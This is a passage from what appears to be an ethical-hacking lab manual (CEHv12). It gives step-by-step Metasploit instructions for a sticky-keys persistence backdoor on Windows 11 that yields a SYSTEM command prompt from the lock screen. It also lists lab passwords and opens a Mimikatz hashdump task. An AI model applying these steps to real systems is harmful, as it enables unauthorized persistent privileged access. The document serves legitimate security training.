
36. Type **background** and press **Enter** to background the current session.



Note: In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.


37. Type **use post/windows/manage/sticky_keys** and press **Enter**.

38. Now type **sessions i*** and press **Enter** to list the sessions in meterpreter.




39. In the console type **set session 2** to set the privileged session as the current session.

40. In the console type **exploit** and press **Enter**, to begin the exploit.




41. Now click **CEHv12 Windows 11** to switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.

42. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.



43. In the Command Prompt window, type **whoami** and press **Enter**.



44. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.

45. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
46. Close all open windows and document all the acquired information.
47. Sign out from **Martin** account and sign into **Admin** account using **Pa$$w0rd** as password.
48. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 6: Escalate Privileges to Gather Hashdump using Mimikatz

